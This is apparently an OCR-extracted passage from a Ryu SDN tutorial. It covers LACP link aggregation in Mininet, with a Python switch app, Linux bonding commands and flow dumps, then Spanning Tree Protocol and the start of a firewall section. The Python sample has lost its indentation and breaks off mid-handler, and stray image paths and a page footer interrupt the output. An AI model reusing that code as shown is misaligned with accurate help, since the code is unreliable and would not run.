0000000000000001        2 00:00:00:00:00:01        1       16     1456
datapath         port     rx-pkts  rx-bytes rx-error tx-pkts  tx-bytes tx-error
---------------- -------- -------- -------- -------- -------- -------- --------
0000000000000001        1       25     2194        0       37     3142        0
0000000000000001        2       31     2662        0       30     2572        0
0000000000000001 fffffffe        0        0        0        0        0        0
datapath         in-port  eth-dst           out-port packets  bytes
---------------- -------- ----------------- -------- -------- --------
0000000000000002        1 00:00:00:00:00:01        2       16     1456
0000000000000002        2 00:00:00:00:00:02        1       15     1414
datapath         port     rx-pkts  rx-bytes rx-error tx-pkts  tx-bytes tx-error
---------------- -------- -------- -------- -------- -------- -------- --------
0000000000000002        1       25     2194        0       35     2962        0
0000000000000002        2       30     2572        0       31     2662        0
0000000000000002 fffffffe        0        0        0        0        0        0
```

updates itself every 10 seconds.

5.4 Link Aggregation

This section describes how to implement the link aggregation function using Ryu.

Link aggregation is a technology defined in IEEE802.1AX-2008, which combines multiple physical lines to be used as a logical link. With the link aggregation function, it is possible to increase the communication speed between specific network devices. At the same time, by securing redundancy, it is possible to improve fault tolerance.



There are two methods used to start the link aggregation function, the static method, in which each network device is instructed directly, and the dynamic method, in which the function is started dynamically using the protocol called

Link Aggregation Control Protocol (LACP).

When the dynamic method is adopted, counterpart interfaces of the network devices periodically exchange LACP data units to continuously check with each other that communication is available. When the exchange of LACP data units is interrupted, the occurrence of a failure is assumed, and the relevant network device becomes unavailable.

As a result, sending or receiving packets is only performed by the remaining interfaces.


This method has the advantage that even when a relay device such as a media converter is installed between network devices, a link down of the other side of the relay device can be detected. This chapter discusses the dynamic link aggregation function using LACP.

This program is an application to which the link aggregation function has been added to the switching hub of "Switching Hub." Python App.

```
from ryu.base import app_manager
from ryu.controller import ofp_event
from ryu.controller.handler import CONFIG_DISPATCHER
from ryu.controller.handler import MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_3
from ryu.lib import lacplib
from ryu.lib.dpid import str_to_dpid
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.app import simple_switch_13

class SimpleSwitchLacp13(simple_switch_13.SimpleSwitch13):
    OFP_VERSIONS = [ofproto_v1_3.OFP_VERSION]
    _CONTEXTS = {'lacplib': lacplib.LacpLib}
    def __init__(self, *args, **kwargs):
    super(SimpleSwitchLacp13, self).__init__(*args, **kwargs)
    self.mac_to_port = {}
    self._lacp = kwargs['lacplib']
    self._lacp.add(
    dpid=str_to_dpid('0000000000000001'), ports=[1, 2])

    def del_flow(self, datapath, match):
        ofproto = datapath.ofproto
        parser = datapath.ofproto_parser
        mod = parser.OFPFlowMod(datapath=datapath,
        command=ofproto.OFPFC_DELETE,
        out_port=ofproto.OFPP_ANY,
        out_group=ofproto.OFPG_ANY,
        match=match)
        datapath.send_msg(mod)
    @set_ev_cls(lacplib.EventPacketIn, MAIN_DISPATCHER)
    def _packet_in_handler(self, ev):
        msg = ev.msg
        datapath = msg.datapath
        ofproto = datapath.ofproto
        parser = datapath.ofproto_parser
        in_port = msg.match['in_port']
        pkt = packet.Packet(msg.data)
        eth = pkt.get_protocols(ethernet.ethernet)[0]
        dst = eth.dst
        src = eth.src
        dpid = datapath.id
        self.mac_to_port.setdefault(dpid, {})
        self.logger.info("packet in %s %s %s %s", dpid, src, dst, in_port)
```

5.4.1 Setting a Test Environment

Let's configure a test environment, we'll create a Mininet topology like the following figure.



(Refer to Ch 4 Setting up the environment for custom Mininet topologies)

5.4.2 Setting Link Aggregation in Host h1

Make necessary settings on Linux of host h1 beforehand. About command input in this section, input them on XTerm of host h1.

First of all, load the driver module to perform link aggregation. In Linux, the link aggregation function is taken

care of by the bonding driver. Create the /etc/modprobe.d/bonding.confconfiguration file beforehand.

File name: /etc/modprobe.d/bonding.conf

```
alias bond0 bonding
options bonding mode=4
```

Node h1:

```
# modprobe bonding
```

mode=4 indicates that dynamic link aggregation is performed using LACP. The setting is omitted here because it is the default but it has been set so that the exchange interval of the LACP data units is SLOW (30-second intervals) and the sort of logic is based on the destination MAC address. Next, create a new logical interface named bond0. Also, set an appropriate value for the MAC address of bond0.

Node h1:

```
# ip link add bond0 type bond
# ip link set bond0 address 02:01:02:03:04:08
```

Add the physical interfaces of h1-eth0 and h1-eth1 to the created local interface group. At that time, you need to make the physical interface to have been down. Also, rewrite the MAC address of the physical interface, which was randomly decided, to an easy-to-understand value beforehand.

Node h1:

```
# ip link set h1-eth0 down
# ip link set h1-eth0 address 00:00:00:00:00:11
# ip link set h1-eth0 master bond0
# ip link set h1-eth1 down
# ip link set h1-eth1 address 00:00:00:00:00:12
# ip link set h1-eth1 master bond0
```

Assign an IP address to the logical interface. Here, let's assign 10.0.0.1. Because an IP address has been assigned to h1-eth0, delete this address.

Node h1:

```
ip addr add 10.0.0.1/8 dev bond0
ip addr del 10.0.0.1/8 dev h1-eth0
```

Finally, make the logical interface up. **Node h1:**

```
ip link set bond0 up
```

Now, let's check the state of each interface.

Node h1:

You can see that logical interface bond0 is the MASTER and physical interface h1-eth0 and h1-eth1 are the SLAVE. Also, you can see that all of the MAC addresses of bond0, h1-eth0, and h1-eth1 are the same. Check the state of the bonding driver as well.

5.4.3 Executing the Ryu Application

Node h1:

```
# cat /proc/net/bonding/bond0
Ethernet Channel Bonding Driver: v3.7.1 (April 27, 2011)
Bonding Mode: IEEE 802.3ad Dynamic link aggregation
Transmit Hash Policy: layer2 (0)
MII Status: up
MII Polling Interval (ms): 100
Up Delay (ms): 0
Down Delay (ms): 0
802.3ad info
LACP rate: slow
Min links: 0
Aggregator selection policy (ad_select): stable
Active Aggregator Info:
Aggregator ID: 1
Number of ports: 1
Actor Key: 33
Partner Key: 1
Partner Mac Address: 00:00:00:00:00:00
Slave Interface: h1-eth0
MII Status: up
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:00:00:00:00:11
Aggregator ID: 1
Slave queue ID: 0
Slave Interface: h1-eth1
MII Status: up
```

```
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:00:00:00:00:12
Aggregator ID: 2
Slave queue ID: 0
```

You can check the exchange intervals (LACP rate: slow) of the LACP data units and sort logic setting (Transmit Hash Policy: layer2 (0)). You can also check the MAC address of the physical interfaces h1-eth0 and h1-eth1.

Now pre-setting for host h1 has been completed.

5.4.4 Setting OpenFlow Version

Set the OpenFlow version of switch s1 to 1.3. Input this command on XTerm of switch s1. **Node s1:**

```
ovs-vsctl set Bridge s1 protocols=OpenFlow13
```

5.4.5 Executing the Switching Hub

This completes the preparation portion so let's move on to executing the Ryu application created at the beginning of the document. Execute the following commands on XTerm having the window title "Node: c0 (root)".

Node c0:

```
$ ryu-manager ryu.app.simple_switch_lacp_13
loading app ryu.app.simple_switch_lacp_13
loading app ryu.controller.ofp_handler
instantiating app None of LacpLib
creating context lacplib
instantiating app ryu.controller.ofp_handler of OFPHandler
instantiating app ryu.app.simple_switch_lacp_13 of SimpleSwitchLacp13
...
```

Host h1 sends one LACP data unit every 30 seconds. A while after start, the switch receives the LACP data unit from host h1 and outputs it to the operation log.

Node c0:

```
...
[LACP][INFO] SW=0000000000000001 PORT=1 LACP received.
[LACP][INFO] SW=0000000000000001 PORT=1 the slave i/f has just been up.
[LACP][INFO] SW=0000000000000001 PORT=1 the timeout time has changed.
[LACP][INFO] SW=0000000000000001 PORT=1 LACP sent.
slave state changed port: 1 enabled: True
[LACP][INFO] SW=0000000000000001 PORT=2 LACP received.
[LACP][INFO] SW=0000000000000001 PORT=2 the slave i/f has just been up.
[LACP][INFO] SW=0000000000000001 PORT=2 the timeout time has changed.
[LACP][INFO] SW=0000000000000001 PORT=2 LACP sent.
slave state changed port: 2 enabled: True
...
```

The log indicates the following items:

- **LACP received.**
  An LACP data unit was received.
- **the slave i/f has just been up.**
  The port, which was in a disabled state, was enabled.
- **the timeout time has changed.**
  The communication monitoring time of the LACP data unit was changed (in this case, the default state of 0 seconds was changed to LONG_TIMEOUT_TIME 90 seconds).
- **LACP sent.**
  The response LACP data unit was sent.
- **slave state changed ...**
  The application received an EventSlaveStateChanged event from the LACP library (details of the event are explained later).

The switch sends a response LACP data unit each time it receives LACP data unit from host h1.

Node c0:

```
...
[LACP][INFO] SW=0000000000000001 PORT=1 LACP received.
[LACP][INFO] SW=0000000000000001 PORT=1 LACP sent.
[LACP][INFO] SW=0000000000000001 PORT=2 LACP received.
[LACP][INFO] SW=0000000000000001 PORT=2 LACP sent.
...
...
[LACP][INFO] SW=0000000000000001 PORT=1 LACP received.
[LACP][INFO] SW=0000000000000001 PORT=1 LACP sent.
[LACP][INFO] SW=0000000000000001 PORT=2 LACP received.
[LACP][INFO] SW=0000000000000001 PORT=2 LACP sent.
...
```

Let's check flow entry.

Node s1:

```
# ovs-ofctl -O openflow13 dump-flows s1
OFPST_FLOW reply (OF1.3) (xid=0x2):
cookie=0x0, duration=14.565s, table=0, n_packets=1, n_bytes=124, idle_timeout=90,
send_flow_rem priority=65535,in_port=2,dl_src=00:00:00:00:00:12,dl_type=0x8809
actions=
CONTROLLER:65509
cookie=0x0, duration=14.562s, table=0, n_packets=1, n_bytes=124, idle_timeout=90,
send_flow_rem priority=65535,in_port=1,dl_src=00:00:00:00:00:11,dl_type=0x8809
actions=
CONTROLLER:65509
cookie=0x0, duration=24.821s, table=0, n_packets=2, n_bytes=248, priority=0
actions=
CONTROLLER:65535
```

In the switch,

- The Packet-In message is sent when the LACP data unit (ethertype is 0x8809) is sent from h1's h1-eth1 (the input port is s1-eth2 and the MAC address is 00:00:00:00:00:12).
- The Packet-In message is sent when the LACP data unit (ethertype is 0x8809) is sent from h1's h1-eth0 (the input port is s1-eth1 and the MAC address is 00:00:00:00:00:11)
- he same Table-miss flow entry as that of " Switching Hub". The above three flow entries have been registered.

5.4.6 Checking the Link Aggregation Function

Improving Communication Speed.

First of all, check for improvement in the communication speed as a result of link aggregation. Let's take a look at the ways of using different links depending on communication.

First, execute ping from host h2 to host h1.

Node h2:

```
ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_req=1 ttl=64 time=93.0 ms
64 bytes from 10.0.0.1: icmp_req=2 ttl=64 time=0.266 ms
64 bytes from 10.0.0.1: icmp_req=3 ttl=64 time=0.075 ms
64 bytes from 10.0.0.1: icmp_req=4 ttl=64 time=0.065 ms
...
```

While continuing to send pings, check the flow entry of switch s1.

Node s1:

```
ovs-ofctl -O openflow13 dump-flows s1
OFPST_FLOW reply (OF1.3) (xid=0x2):
cookie=0x0, duration=22.05s, table=0, n_packets=1, n_bytes=124, idle_timeout=90,
send_flow_rem priority=65535,in_port=2,dl_src=00:00:00:00:00:12,dl_type=0x8809
actions=
CONTROLLER:65509
cookie=0x0, duration=22.046s, table=0, n_packets=1, n_bytes=124, idle_timeout=90,
send_flow_rem priority=65535,in_port=1,dl_src=00:00:00:00:00:11,dl_type=0x8809
actions=
CONTROLLER:65509
cookie=0x0, duration=33.046s, table=0, n_packets=6, n_bytes=472, priority=0
actions=
CONTROLLER:65535
```

```
cookie=0x0, duration=3.259s, table=0, n_packets=3, n_bytes=294,
priority=1,in_port=3,dl_dst
=02:01:02:03:04:08 actions=output:1
cookie=0x0, duration=3.262s, table=0, n_packets=4, n_bytes=392,
priority=1,in_port=1,dl_dst
=00:00:00:00:00:22 actions=output:3
```

After the previous checkpoint, two flow entries have been added. They are the 4th and 5th entries with a small duration value.

The respective flow entry is as follows:

- When a packet address to bond0 of h1 is received from the 3rd port (s1-eth3, that is, the counterpart interface of h2), it is output from the first port (s1-eth1).
- When a packet addressed to h2 is received from the 1st port (s1-eth1), it is output from the 3rd port (s1-eth3). You can tell that s1-eth1 is used for communication between h2 and h1. Next, execute ping from host h3 to host h1.

Node h3:

```
ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_req=1 ttl=64 time=91.2 ms
64 bytes from 10.0.0.1: icmp_req=2 ttl=64 time=0.256 ms
44 Chapter 5. Link Aggregation
RYU SDN Framework, Release 1.0
64 bytes from 10.0.0.1: icmp_req=3 ttl=64 time=0.057 ms
64 bytes from 10.0.0.1: icmp_req=4 ttl=64 time=0.073 ms
...
```

While continuing to send pings, check the flow entry of switch s1.

Node s1:

```
ovs-ofctl -O openflow13 dump-flows s1
OFPST_FLOW reply (OF1.3) (xid=0x2):
cookie=0x0, duration=99.765s, table=0, n_packets=4, n_bytes=496, idle_timeout=90,
send_flow_rem priority=65535,in_port=2,dl_src=00:00:00:00:00:12,dl_type=0x8809
actions=
CONTROLLER:65509
cookie=0x0, duration=99.761s, table=0, n_packets=4, n_bytes=496, idle_timeout=90,
send_flow_rem priority=65535,in_port=1,dl_src=00:00:00:00:00:11,dl_type=0x8809
actions=
CONTROLLER:65509
cookie=0x0, duration=110.761s, table=0, n_packets=10, n_bytes=696, priority=0
actions=
CONTROLLER:65535
cookie=0x0, duration=80.974s, table=0, n_packets=82, n_bytes=7924,
priority=1,in_port=3,
dl_dst=02:01:02:03:04:08 actions=output:1
cookie=0x0, duration=2.677s, table=0, n_packets=2, n_bytes=196,
priority=1,in_port=2,dl_dst
=00:00:00:00:00:23 actions=output:4
cookie=0x0, duration=2.675s, table=0, n_packets=1, n_bytes=98,
priority=1,in_port=4,dl_dst
=02:01:02:03:04:08 actions=output:2
cookie=0x0, duration=80.977s, table=0, n_packets=83, n_bytes=8022,
priority=1,in_port=1,
dl_dst=00:00:00:00:00:22 actions=output:3
```

After the previous check point, two flow entries have been added. They are the 5th and 6th entries with a small duration value.

The respective flow entry is as follows:

- When a packet addressed to h3 is received from the 2nd port (s1-eth2), it is output from the 4th port (s1- eth4).
- When a packet address to bond0 of h1 is received from the 4th port (s1-eth4, that is, the counterpart interface of h3), it is output from the 2nd port (s1-eth2).

You can tell that s1-eth2 is used for communication between h3 and h1.
As a matter of course, ping can be executed from host H4 to host h1 as well. As before, new flow entries are registered and s1-eth1 is used for communication between h4 and h1.
Destination host Port used:

H2	1
H3	2
H4	1

5.5 Spanning Tree Protocol

Spanning Tree Protocol (STP) is a Layer 2 network protocol used to prevent looping within a network topology. STP was created to avoid the problems that arise when computers exchange data on a local area network (LAN) that contains redundant paths. If the flow of traffic is not carefully monitored and controlled, the data can be caught in a loop that circles around network segments, affecting performance and bringing traffic to a near halt.

Networks are often configured with redundant paths when connecting network segments. Although redundancy can help protect against disaster, it can also lead to a bridge or switch looping. Looping occurs when data travels from a source to a destination along redundant paths and the data begins to circle around the same paths, becoming amplified and resulting in a broadcast storm.

STP can help prevent bridge looping on LANs that include redundant links. Without STP, it would be difficult to implement that redundancy and still avoid network looping. STP monitors all network links, identifies redundant connections and disables the ports that can lead to looping.

LANs are often divided into multiple network segments, and they use bridges to connect the individual segment pairs. Each message called a frame, goes through the bridge before being sent to the intended destination. The bridge determines whether the message is for a destination within the same segment as the sender's or for another segment and then forwards the message accordingly.

When used in the context of STP, the term bridge can also refer to a network switch.

A bridge looks at the destination address and, based on its understanding of which computers are on which segments, forwards the data on the right path via the correct outgoing port. Network segmentation and bridging can reduce the amount of competition for a network path by half – assuming each segment has the same number of computers. As a result, the network is much less likely to come to a halt.

A segmented LAN is often designed with redundant bridges and paths to ensure that communications can continue if a network link becomes unavailable. However, this makes the network more susceptible to looping, so a system must be put into place to prevent this possibility, which is where STP comes in.

When STP is enabled, each bridge learns which computers are on which segment by sending a first-time message to network segments. Through this process, the bridge discovers the computers' locations and records the details in a table. When subsequent messages are sent, the bridge uses the table to determine which segment to forward them to. Enabling the bridge to learn about the network on its own is known as transparent bridging, a process that eliminates the need for an administrator to set up bridging manually.

In a network that contains redundant paths, bridges need to continually understand the topology of the network to control the flow of traffic and prevent looping. To do this, they exchange bridge protocol data units (BPDUs) via an extended LAN that uses a spanning tree protocol. BPDUs are data messages that provide the bridges with network information that's used to carry out STP operations.

At the heart of STP is the spanning tree algorithm that runs on each STP-enabled bridge. The algorithm was specifically designed to avoid bridge loops when redundant paths exist. It uses the BPDUs to identify redundant links and select the best data path for forwarding messages. The algorithm also controls packet forwarding by setting the port state.

5.5.1 STP port states

When STP is enabled on a network bridge, each port is set to one of five states to control frame forwarding:

1. **Disabled:** The port does not participate in frame forwarding or STP operations.
2. **Blocking:** The port does not participate in frame forwarding and discards frames received from the attached network segment. However, the port

continues to listen for and process BPDUs.

3. **Listening:** From the blocking state, the port transitions to the listening state. The port discards frames from the attached network segment or forwarded from another port. However, it receives BPDUs and redirects them to the switch module for processing.

4. **Learning:** The port moves from the listening state to the learning state. It listens for and processes BPDUs but discards frames from the attached network segment or forwarded from another port. It also starts updating the address table with the information it's learned. In addition, it processes user frames but does not forward those frames.

5. **Forwarding:** The port moves from the learning state to the forwarding state and starts forwarding frames across the network segments. This includes frames from the attached network segment and those forwarded from another port. The port also continues to receive and process BPDUs, and the address table continues to be updated.

STP moves from the blocking state through the forwarding state in relatively short order, usually between 15 to 20 seconds for each state. Every port starts in the blocking state. If it's been disabled, the port enters directly into the blocking state upon being enabled. STP balances the states across ports to avoid bridge looping, while still making redundancy possible.


5.5.2 Steps of STP


1. **Selecting Root Bridge**
   The bridge having the smallest bridge ID is selected as the root bridge through BPDU packet exchange between bridges. After that, only the root bridge sends the original BPDU packet and other bridges transfer BPDU packets received from the root bridge.

2. **Deciding the Role of Ports**
   Based on the cost of each port to reach the root bridge, decide the role of the ports.

3. **Port State Change**
   After the port role is decided (STP calculation is completed), each port becomes LISTEN state. After that, the state changes as shown below and according to the role of each port, it eventually becomes FORWARD state or BLOCK state. Ports set as disabled ports in the configuration become DISABLE state and after that the change of state does not take place.

- Root port is the port having the smallest cost among bridges to reach the root bridge. This port receives BPDU packets from the root bridge.
- Designated ports at the side have asmall cost to reach the root bridge of each link. These ports send BPDU packets received from the root bridge. Root bridge ports are all designated ports.
- Non-designated ports Ports other than the root port and designated port. These ports suppress frame transfer.






When that processing is executed at each bridge, ports that transfer frames and ports that suppress frame transfer are decided to dissolve loops inside the network. Also, when failure is detected due to link down or no reception of BPDU packet for the max age (default: 20 seconds), or a change in the network topology is detected because of the addition of a port, each bridge executes 1, 2, and 3 above to reconfigure the tree (STP re-calculation).

Example:
Calculating STP Upon OpenFlow Switch Starts

```
[STP][INFO] dpid=0000000000000001: Join as stp bridge.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: Join as stp bridge.
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=2] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=2] Receive superior BPDU.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: Root bridge.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=2] Receive superior BPDU.
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000002: [port=2] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000002: Non root bridge.
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=2] ROOT_PORT           / LISTEN
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000003: Join as stp bridge.
[STP][INFO] dpid=0000000000000003: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000003: [port=2] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000003: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=3] Receive superior BPDU.
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000002: [port=2] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000002: Non root bridge.
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=2] ROOT_PORT           / LISTEN
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=3] Receive superior BPDU.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: Root bridge.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000003: [port=2] Receive superior BPDU.
[STP][INFO] dpid=0000000000000003: [port=1] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000003: [port=2] DESIGNATED_PORT     / BLOCK
```

```
[STP][INFO] dpid=0000000000000001: [port=3] Receive superior BPDU.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / BLOCK
[STP][INFO] dpid=0000000000000001: Root bridge.
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / LISTEN
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / LEARN
[STP][INFO] dpid=0000000000000002: [port=2] ROOT_PORT           / LEARN
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / LEARN
[STP][INFO] dpid=0000000000000003: [port=1] DESIGNATED_PORT     / LEARN
[STP][INFO] dpid=0000000000000003: [port=2] NON_DESIGNATED_PORT / LEARN
[STP][INFO] dpid=0000000000000003: [port=3] ROOT_PORT           / LEARN
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / LEARN
[STP][INFO] dpid=0000000000000001: [port=2] DESIGNATED_PORT     / LEARN
[STP][INFO] dpid=0000000000000001: [port=3] DESIGNATED_PORT     / LEARN
[STP][INFO] dpid=0000000000000002: [port=1] DESIGNATED_PORT     / FORWARD
[STP][INFO] dpid=0000000000000002: [port=2] ROOT_PORT           / FORWARD
[STP][INFO] dpid=0000000000000002: [port=3] DESIGNATED_PORT     / FORWARD
[STP][INFO] dpid=0000000000000003: [port=1] DESIGNATED_PORT     / FORWARD
[STP][INFO] dpid=0000000000000003: [port=2] NON_DESIGNATED_PORT / BLOCK
[STP][INFO] dpid=0000000000000003: [port=3] ROOT_PORT           / FORWARD
[STP][INFO] dpid=0000000000000001: [port=1] DESIGNATED_PORT     / FORWARD
```

Topology:



5.6 Firewall

In the realm of networking and cybersecurity, the concept of a firewall has long been the first line of defense against unauthorized access and malicious activities. Traditionally, firewalls have played a crucial role in protecting network infrastructures by monitoring and controlling traffic flow based on predefined rules. However, with the advent of Software-Defined Networking (SDN), the landscape of network security has undergone a profound transformation.

